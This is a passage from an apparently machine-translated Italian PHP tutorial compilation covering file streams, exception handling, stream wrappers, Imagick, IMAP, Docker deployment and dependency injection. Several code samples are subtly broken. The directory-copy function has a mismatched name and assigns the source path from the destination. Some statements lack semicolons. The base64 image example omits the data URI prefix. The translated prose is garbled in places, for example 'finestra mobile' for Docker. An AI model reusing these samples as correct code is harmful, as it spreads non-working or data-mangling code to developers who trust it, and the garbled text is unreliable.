        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

quali uscite

```
int(262144)
int(262144)
```

quindi non usiamo un singolo byte di memoria in più, ma analizziamo l'intero CSV e lo salviamo su un altro file invertendo il valore della seconda colonna. Questo perché `fgetcsv` legge solo una riga e `$row` viene sovrascritta in ogni ciclo.

File IO basato su streaming

Aprire un flusso

`fopen` apre un handle di file stream, che può essere utilizzato con varie funzioni per la lettura, scrittura, ricerca e altre funzioni su di esso. Questo valore è di tipo di `resource` e non può essere passato ad altri thread mantenendo la sua funzionalità.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

Il secondo parametro è la modalità del flusso di file:

Modalità	Descrizione
`r`	Apri in modalità di sola lettura, iniziando dall'inizio del file
`r+`	Aperto per leggere e scrivere, a partire dall'inizio del file
`w`	aperto solo per scrittura, a partire dall'inizio del file. Se il file esiste, svuoterà il file. Se non esiste cercherà di crearlo.

Modalità	Descrizione
`w+`	aperto per leggere e scrivere, a partire dall'inizio del file. Se il file esiste, svuoterà il file. Se non esiste cercherà di crearlo.
`a`	apri un file solo per scrittura, a partire dalla fine del file. Se il file non esiste, proverà a crearlo
`a+`	apri un file per leggere e scrivere, iniziando alla fine del file. Se il file non esiste, proverà a crearlo
`x`	crea e apri un file solo per scrittura. Se il file esiste, la chiamata `fopen` fallirà
`x+`	crea e apri un file per leggere e scrivere. Se il file esiste, la chiamata `fopen` fallirà
`c`	apri il file solo per scrittura. Se il file non esiste, proverà a crearlo. Comincerà a scrivere all'inizio del file, ma non svuoterà il file prima della scrittura
`c+`	apri il file per leggere e scrivere. Se il file non esiste, proverà a crearlo. Comincerà a scrivere all'inizio del file, ma non svuoterà il file prima della scrittura

L'aggiunta di una `t` alla modalità (es. A `a+b` , `wt` , ecc.) In Windows tradurrà `"\n"` terminazioni di riga in `"\r\n"` quando si lavora con il file. Aggiungi `b` dietro la modalità se questo non è previsto, specialmente se si tratta di un file binario.

L'applicazione PHP deve chiudere gli stream utilizzando `fclose` quando non vengono più utilizzati per impedire l'errore `Too many open files` . Ciò è particolarmente importante nei programmi CLI, dal momento che gli stream vengono chiusi solo quando il runtime si arresta, questo significa che nei web server *potrebbe non essere necessario* (ma *dovrebbe* comunque, come pratica per prevenire perdite di risorse) chiudere i flussi se non si prevede che il processo venga eseguito per un lungo periodo e non si apriranno più flussi.

Lettura

L'uso di `fread` leggerà il numero dato di byte dal puntatore del file o fino a quando non viene raggiunto un EOF.

Linee di lettura

L'uso di `fgets` leggerà il file fino a quando non viene raggiunto un EOL o viene letta la lunghezza specificata.

Sia `fread` che `fgets` spostano il puntatore del file durante la lettura.

Leggendo tutto ciò che rimane

Usando `stream_get_contents` tutti i byte restanti nello stream vengono `stream_get_contents` in una

stringa e restituiti.

Regolazione della posizione del puntatore del file

Inizialmente dopo aver aperto lo stream, il puntatore del file si trova all'inizio del file (o alla fine, se si utilizza la modalità `a`). L'uso della funzione `fseek` sposta il puntatore del file in una nuova posizione, relativa a uno dei tre valori:

- `SEEK_SET` : questo è il valore predefinito; l'offset della posizione del file sarà relativo all'inizio del file.
- `SEEK_CUR` : lo spostamento della posizione del file sarà relativo alla posizione corrente.
- `SEEK_END` : l'offset della posizione del file sarà relativo alla fine del file. Passare un offset negativo è l'uso più comune di questo valore; sposterà la posizione del file sul numero specificato di byte prima della fine del file.

`rewind` è una comoda scorciatoia di `fseek($fh, 0, SEEK_SET)` .

Utilizzando `ftell` mostrerà la posizione assoluta del puntatore del file.

Ad esempio, il seguente script legge salta i primi 10 byte, legge i 10 byte successivi, salta 10 byte, legge i 10 byte successivi e quindi gli ultimi 10 byte in file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

scrittura

L'utilizzo di `fwrite` scrive la stringa fornita nel file partendo dal puntatore del file corrente.

```
fwrite($fh, "Some text here\n");
```

Spostamento e copia di file e directory

Copia di file

`copy` copia il file sorgente nel primo argomento nella destinazione nel secondo argomento. La destinazione risolta deve trovarsi in una directory già creata.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Copia di directory, con ricorsione

Copiare le directory è molto simile all'eliminazione delle directory, ad eccezione del fatto che per la `copy` file invece di usare lo `unlink` , mentre per le directory si utilizza `mkdir` invece di `rmdir` , all'inizio invece di trovarsi alla fine della funzione.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Rinominare / Moving

Rinominare / spostare file e directory è molto più semplice. Intere directory possono essere spostate o rinominate in una singola chiamata, usando la funzione di `rename` .

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Leggi Gestione dei file online: https://riptutorial.com/it/php/topic/1426/gestione-dei-file

Capitolo 45: Gestione delle eccezioni e segnalazione degli errori

Examples

Impostazione della segnalazione degli errori e dove visualizzarli

Se non è già stato fatto in php.ini, la segnalazione degli errori può essere impostata dinamicamente e dovrebbe essere impostata per consentire la visualizzazione della maggior parte degli errori:

Sintassi

```
int error_reporting ([ int $level ] )
```

Esempi

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

gli errori verranno registrati di default da php, normalmente in un file error.log allo stesso livello dello script in esecuzione.

nell'ambiente di sviluppo, è possibile anche mostrarli sullo schermo:

```
ini_set('display_errors', 1);
```

in produzione, tuttavia, si dovrebbe

```
ini_set('display_errors', 0);
```

e mostra un messaggio di problema amichevole attraverso l'uso di un gestore di eccezioni o errori.

Eccezione e gestione degli errori

prova a prendere

`try..catch` blocchi di controllo possono essere utilizzati per controllare il flusso di un programma in cui possono essere lanciate eccezioni . Possono essere catturati e gestiti con garbo piuttosto che lasciare che PHP si fermi quando viene incontrato:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

L'esempio precedente `catch` l'eccezione lanciata nel blocco `try` e registrerà il suo messaggio ("My test exception!") In un file di testo.

Cattura diversi tipi di eccezioni

È possibile implementare più istruzioni `catch` per diversi tipi di eccezioni da gestire in diversi modi, ad esempio:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

Nell'esempio precedente verrà utilizzato il primo `catch` poiché corrisponde per primo nell'ordine di esecuzione. Se si scambia l'ordine delle istruzioni `catch` , il catcher `Exception` eseguito per primo.

Allo stesso modo, se si dovesse lanciare un `UnexpectedValueException` invece si dovrebbe vedere il secondo gestore per uno standard `Exception` in uso.

finalmente

Se avete bisogno di qualcosa da fare dopo il verificarsi di una `try` o un `catch` corsa è terminata, è possibile utilizzare una `finally` dichiarazione:

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

L'esempio precedente produrrebbe quanto segue:

Uh Oh! Ciao mondo - Sono finito ora - A casa!

throwable

In PHP 7 vediamo l'introduzione dell'interfaccia `Throwable` , che implementa `Error` e `Exception` . Questo aggiunge un livello di contratto di servizio tra le eccezioni in PHP 7 e consente di implementare l'interfaccia per le proprie eccezioni personalizzate:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

Prima di PHP 7 puoi semplicemente digitare `Exception` poiché da PHP 5 tutte le classi di eccezioni lo estendono.

Registrazione degli errori fatali

In PHP, un errore fatale è un tipo di errore che non può essere rilevato, ovvero, dopo aver riscontrato un errore irreversibile, un programma non viene ripristinato. Tuttavia, per registrare questo errore o in qualche modo gestire l'arresto è possibile utilizzare `register_shutdown_function` per registrare il gestore di shutdown.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
```

```
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

Riferimento:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

Leggi Gestione delle eccezioni e segnalazione degli errori online:
https://riptutorial.com/it/php/topic/391/gestione-delle-eccezioni-e-segnalazione-degli-errori

Capitolo 46: I flussi

Sintassi

- Ogni stream ha uno schema e un obiettivo:
- <Schema>: // <target>

Parametri

Nome del parametro	Descrizione
Stream Resource	Il fornitore di dati costituito dalla sintassi `<scheme>://<target>`

Osservazioni

Gli stream sono essenzialmente un trasferimento di dati tra un'origine e una destinazione, per parafrasare Josh Lockhart nel suo libro Modern PHP.

L'origine e la destinazione possono essere

- un file
- un processo da riga di comando
- una connessione di rete
- un archivio ZIP o TAR
- memoria temporanea
- input / output standard

o qualsiasi altra risorsa disponibile tramite i wrapper di flusso di PHP .

Esempi di wrapper di flusso disponibili (`schemes`):

- file: // - Accesso al filesystem locale
- http: // - Accesso agli URL HTTP (s)
- ftp: // - Accesso agli URL FTP
- php: // - Accesso a vari flussi I / O
- phar: // - Archivio PHP
- ssh2: // - Secure Shell 2
- ogg: // - Stream audio

Lo schema (origine) è l'identificatore del wrapper del flusso. Ad esempio, per il file system questo è il `file://` . La destinazione è l'origine dati del flusso, ad esempio il nome del file.

Examples

Registrazione di un wrapper di flusso

Un wrapper stream fornisce un gestore per uno o più schemi specifici.

L'esempio seguente mostra un semplice wrapper di flusso che invia richieste HTTP `PATCH` quando lo stream viene chiuso.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
        curl_close($curl);
    }
}
```

Questo esempio mostra solo alcuni esempi di ciò che un wrapper di flusso generico conterrebbe. Questi non sono tutti i metodi disponibili. Un elenco completo di metodi che possono essere implementati può essere trovato su http://php.net/streamWrapper .

Leggi I flussi online: https://riptutorial.com/it/php/topic/5725/i-flussi

Capitolo 47: imagick

Examples

Primi passi

Installazione

Uso di apt su sistemi basati su Debian

```
sudo apt-get install php5-imagick
```

Utilizzo di Homebrew su OSX / macOs

```
brew install imagemagick
```

Per vedere le dipendenze installate usando il metodo `brew` , visita brewformulas.org/Imagemagick .

Usando le versioni binarie

Istruzioni sul sito Web imagemagick .

uso

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Converti immagine in stringa base64

Questo esempio mostra come trasformare un'immagine in una stringa Base64 (cioè una stringa che è possibile utilizzare direttamente in un attributo `src` di un tag `img`). Questo esempio utilizza specificamente la libreria Imagick (ce ne sono altri disponibili, come GD).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');

/**
```

```
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

Leggi imagick online: https://riptutorial.com/it/php/topic/7682/imagick

Capitolo 48: IMAP

Examples

Installa l'estensione IMAP

Per utilizzare le funzioni IMAP in PHP è necessario installare l'estensione IMAP:

Debian / Ubuntu con PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / Ubuntu con PHP7

```
sudo apt-get install php7.0-imap
```

Distro basato su YUM

```
sudo yum install php-imap
```

Mac OS X con php5.6

```
brew reinstall php56 --with-imap
```

Connessione a una casella di posta

Per fare qualsiasi cosa con un account IMAP è necessario prima connettersi ad esso. Per fare questo è necessario specificare alcuni parametri obbligatori:

- Il nome del server o l'indirizzo IP del server di posta
- La porta a cui desideri connetterti
  - IMAP è 143 o 993 (sicuro)
  - POP è 110 o 995 (sicuro)
  - SMTP è 25 o 465 (sicuro)
  - NNTP è 119 o 563 (sicuro)
- Flag di connessione (vedi sotto)

Bandiera	Descrizione	Opzioni	Predefinito
`/service=service`	Quale servizio usare	imap, pop3, nntp, smtp	imap
`/user=user`	nome utente remoto per l'accesso sul server		
`/authuser=user`	utente di autenticazione remota; se		

Bandiera	Descrizione	Opzioni	Predefinito
	specificato, questo è il nome utente di cui viene utilizzata la password (ad es. amministratore)		
`/anonymous`	accesso remoto come utente anonimo		
`/debug`	registrare la telemetria del protocollo nel registro di debug dell'applicazione		Disabilitato
`/secure`	non trasmettere una password in chiaro sulla rete		
`/norsh`	non utilizzare rsh o ssh per stabilire una sessione IMAP preautenticata		
`/ssl`	utilizzare Secure Socket Layer per crittografare la sessione		
`/validate-cert`	certificati dal server TLS / SSL		abilitato
`/novalidate-cert`	non convalidare i certificati dal server TLS / SSL, necessario se il server utilizza certificati autofirmati. **USARE CON CAUTELA**		Disabilitato
`/tls`	forzare l'uso di start-TLS per crittografare la sessione e rifiutare la connessione ai server che non la supportano		
`/notls`	non fare start-TLS per crittografare la sessione, anche con i server che la supportano		
`/readonly`	richiede la casella di posta di sola lettura aperta (solo IMAP, ignorata su NNTP e un errore con SMTP e POP3)		

La tua stringa di connessione sarà simile a questa:

```
{imap.example.com:993/imap/tls/secure}
```

Si noti che se uno qualsiasi dei caratteri nella stringa di connessione non è ASCII, deve essere codificato con utf7_encode ($ stringa) .

Per connettersi alla casella di posta, utilizziamo il comando imap_open che restituisce un valore di risorsa che punta a uno stream:

```
<?php
```

```
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

Elenca tutte le cartelle nella casella di posta

Dopo esserti connesso alla tua casella di posta, vorrai dare un'occhiata dentro. Il primo comando utile è imap_list . Il primo parametro è la risorsa che hai acquisito da `imap_open` , la seconda è la stringa della tua casella di posta e la terza è una stringa di ricerca fuzzy (`*` è usata per abbinare qualsiasi modello).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

L'output dovrebbe essere simile a questo

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

Puoi usare il terzo parametro per filtrare questi risultati in questo modo:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

E ora il risultato contiene solo voci con `.Sent` nel nome:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Nota : l'uso di `*` come ricerca fuzzy restituirà tutte le corrispondenze in modo ricorsivo. Se si utilizza `%` , verranno restituite solo le corrispondenze nella cartella corrente specificata.

Ricerca di messaggi nella casella di posta

Puoi restituire un elenco di tutti i messaggi in una casella di posta usando imap_headers .

```
<?php
$headers = imap_headers($mailbox);
```

Il risultato è un array di stringhe con il seguente modello:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Ecco un esempio di come potrebbe apparire ogni riga:

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Simbolo	Bandiera	Senso
UN	risposto	Messaggio è stato risposto
D	eliminata	Il messaggio è cancellato (ma non rimosso)
F	Flagged	Il messaggio è contrassegnato / bloccato per l'attenzione
N	Nuovo	Il messaggio è nuovo e non è stato visto
R	Recente	Il messaggio è nuovo ed è stato visto
U	Non letto	Il messaggio non è stato letto
X	Bozza	Il messaggio è una bozza

Nota che questa chiamata potrebbe richiedere una buona quantità di tempo per essere eseguita e potrebbe restituire un elenco molto ampio.

Un'alternativa è caricare singoli messaggi quando ne hai bisogno. `imap_num_msg($mailbox)` tue e-mail viene assegnato un ID da 1 (il più vecchio) al valore di `imap_num_msg($mailbox)` .

Ci sono un certo numero di funzioni per accedere direttamente a una email, ma il modo più semplice è usare `imap_header` che restituisce le informazioni di intestazione strutturate:

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
```

```
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

Leggi IMAP online: https://riptutorial.com/it/php/topic/7359/imap

Capitolo 49: Implementazione di Docker

introduzione

Docker è una soluzione contenitore molto popolare ampiamente utilizzata per la distribuzione di codice negli ambienti di produzione. *Semplifica la gestione* e la *scalabilità* di applicazioni Web e microservizi.

Osservazioni

Questo documento presuppone che sia installata la finestra mobile e che il daemon sia in esecuzione. È possibile fare riferimento all'installazione di Docker per verificare come installare lo stesso.

Examples

Ottieni immagine docker per php

Per distribuire l'applicazione sulla finestra mobile, è necessario prima ottenere l'immagine dal registro.

```
docker pull php
```

Questo ti porterà l'ultima versione di immagine dal *repository php ufficiale* . In generale, `PHP` viene solitamente utilizzato per distribuire applicazioni web, quindi abbiamo bisogno di un server http per andare con l'immagine. `php:7.0-apache` viene preinstallata con apache per rendere l'installazione gratuita.

Scrittura di file docker

`Dockerfile` è usato per configurare l'immagine personalizzata che costruiremo con i codici dell'applicazione web. Creare un nuovo file `Dockerfile` nella cartella principale del progetto e quindi inserire i seguenti contenuti nello stesso

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

La prima riga è piuttosto semplice e viene utilizzata per descrivere quale immagine deve essere utilizzata per costruire nuove immagini. Lo stesso potrebbe essere cambiato con qualsiasi altra versione specifica di PHP dal registro.

La seconda riga è semplicemente caricare il file `php.ini` sulla nostra immagine. Puoi sempre modificare quel file in un altro percorso di file personalizzato.

La terza riga copierà i codici nella directory corrente in `/var/www/html` che è la nostra webroot. Ricorda `/var/www/html` all'interno dell'immagine.

L'ultima riga aprirà semplicemente la porta 80 all'interno del contenitore docker.

Ignorando i file

In alcuni casi potrebbero esserci alcuni file che non si desidera su server come la configurazione dell'ambiente ecc. Supponiamo di avere il nostro ambiente in `.env` . Ora per ignorare questo file, possiamo semplicemente aggiungerlo a `.dockerignore` nella cartella principale del nostro codebase.

Costruire l'immagine

Costruire l'immagine non è qualcosa di specifico per `php` , ma per costruire l'immagine che abbiamo descritto sopra, possiamo semplicemente usare

```
docker build -t <Image name> .
```

Una volta che l'immagine è stata creata, puoi verificare lo stesso utilizzo

```
docker images
```

Quale elencerebbe fuori tutte le immagini installate nel vostro sistema.

Avvio del contenitore dell'applicazione

Una volta che avremo un'immagine pronta, possiamo iniziare e servire allo stesso modo. Per creare un `container` dall'immagine, utilizzare

```
docker run -p 80:80 -d <Image name>
```

Nel comando sopra `-p 80:80` inoltrerebbe la porta `80` del tuo server alla porta `80` del contenitore. L'indicatore `-d` indica che il contenitore deve essere eseguito come processo in background. La finale specifica quale immagine deve essere usata per costruire il contenitore.

Controllo del contenitore

Per controllare i contenitori funzionanti, basta usare

```
docker ps
```

Questo elencherà tutti i contenitori in esecuzione sul daemon docker.

Registri delle applicazioni

I registri sono molto importanti per eseguire il debug dell'applicazione. Per verificarne l'utilizzo

```
docker logs <Container id>
```

Leggi Implementazione di Docker online: https://riptutorial.com/it/php/topic/9327/implementazione-di-docker

Capitolo 50: Iniezione di dipendenza

introduzione

Dipendenza iniezione (DI) è un termine di fantasia per *"passare le cose in"* . Tutto ciò che significa veramente è passare le dipendenze di un oggetto tramite il costruttore e / o setter invece di crearli dopo la creazione dell'oggetto all'interno dell'oggetto. L'iniezione di dipendenza potrebbe anche riferirsi a contenitori di iniezione di dipendenza che automatizzano la costruzione e l'iniezione.

Examples

Costruttore di iniezione

Gli oggetti dipenderanno spesso da altri oggetti. Invece di creare la dipendenza nel costruttore, la dipendenza deve essere passata al costruttore come parametro. Ciò garantisce che non vi sia un accoppiamento stretto tra gli oggetti e consente di modificare la dipendenza dall'istanza della classe. Questo ha un certo numero di vantaggi, tra cui rendere il codice più facile da leggere rendendo esplicite le dipendenze, oltre a semplificare i test in quanto le dipendenze possono essere sostituite e derise più facilmente.

Nell'esempio seguente, `Component` dipenderà da un'istanza di `Logger` , ma non ne creerà uno. Richiede invece di passarlo come argomento al costruttore.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Senza l'iniezione di dipendenza, il codice sarebbe probabilmente simile a:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

L'utilizzo di `new` per creare nuovi oggetti nel costruttore indica che l'iniezione di dipendenza non è stata utilizzata (o è stata utilizzata in modo incompleto) e che il codice è strettamente accoppiato. È anche un segno che il codice è stato testato in modo incompleto o potrebbe avere test fragili

che fanno ipotesi errate sullo stato del programma.

Nell'esempio precedente, dove invece stiamo usando l'iniezione di dipendenze, potremmo facilmente passare a un altro Logger se ciò fosse necessario. Ad esempio, potremmo utilizzare un'implementazione di Logger che registra in una posizione diversa o che utilizza un formato di registrazione diverso o che registra nel database anziché in un file.

Iniezione Setter

Le dipendenze possono anche essere iniettate dai setter.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

Ciò è particolarmente interessante quando le funzionalità di base della classe non si basano sulla dipendenza dal lavoro.

Qui, l' **unica** dipendenza necessaria è `DatabaseConnection` quindi è nel costruttore. La dipendenza di `Logger` è facoltativa e quindi non ha bisogno di essere parte del costruttore, rendendo la classe più facile da usare.

Notare che quando si usa l'iniezione setter, è meglio estendere la funzionalità piuttosto che sostituirla. Quando si imposta una dipendenza, non c'è nulla che confermi che la dipendenza non cambierà a un certo punto, il che potrebbe portare a risultati imprevisti. Ad esempio, un `FileLogger` può essere impostato in un primo momento e quindi è possibile impostare un `MailLogger` . Questo rompe l'incapsulamento e rende difficile trovare i registri, perché stiamo **sostituendo** la dipendenza.

Per evitare ciò, dovremmo **aggiungere** una dipendenza con l'iniezione setter, in questo modo:

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

In questo modo, ogni volta che useremo la funzionalità di base, non si romperà nemmeno se non è stata aggiunta alcuna dipendenza del logger e verrà utilizzato qualsiasi logger aggiunto anche se potrebbe essere stato aggiunto un altro logger. Stiamo **estendendo la** funzionalità anziché **sostituirla** .

Iniezione del contenitore

Dipendenza dell'iniezione (DI) nel contesto dell'utilizzo di un contenitore per iniezione di dipendenza (DIC) può essere visto come un superset dell'iniezione del costruttore. In genere un DIC analizza i tipi di un costruttore di classi e risolve i suoi bisogni, iniettando in modo efficace le dipendenze necessarie per l'esecuzione dell'istanza.

L'implementazione esatta va ben oltre lo scopo di questo documento ma, in fondo, una DIC si basa sull'uso della firma di una classe ...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
}
```

... per istanziarlo automaticamente, affidandosi quasi sempre a un sistema di caricamento automatico .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

Se stai usando PHP in versione almeno 5.5 e vuoi ottenere un nome di una classe in un modo che viene mostrato sopra, il modo corretto è il secondo approccio. In questo modo puoi rapidamente trovare gli usi della classe utilizzando i moderni IDE, che ti aiuteranno molto con un potenziale refactoring. Non vuoi fare affidamento su stringhe regolari.

In questo caso, `Documentation\Example` sa che ha bisogno di un `Meaning` , e un DIC a sua volta istanzia un tipo di `Meaning` . L'implementazione concreta non deve dipendere dall'istanza che consuma.

Invece, impostiamo le regole nel contenitore, prima della creazione dell'oggetto, che indica come devono essere istanziati tipi specifici se necessario.

Questo ha un certo numero di vantaggi, come può fare un DIC

- Condividi istanze comuni
- Fornire una fabbrica per risolvere una firma di tipo
- Risolvi una firma dell'interfaccia

Se definiamo regole su come deve essere gestito il tipo specifico, possiamo ottenere un controllo preciso su quali tipi sono condivisi, istanziati o creati da una fabbrica.

Leggi Iniezione di dipendenza online: https://riptutorial.com/it/php/topic/779/iniezione-di-dipendenza

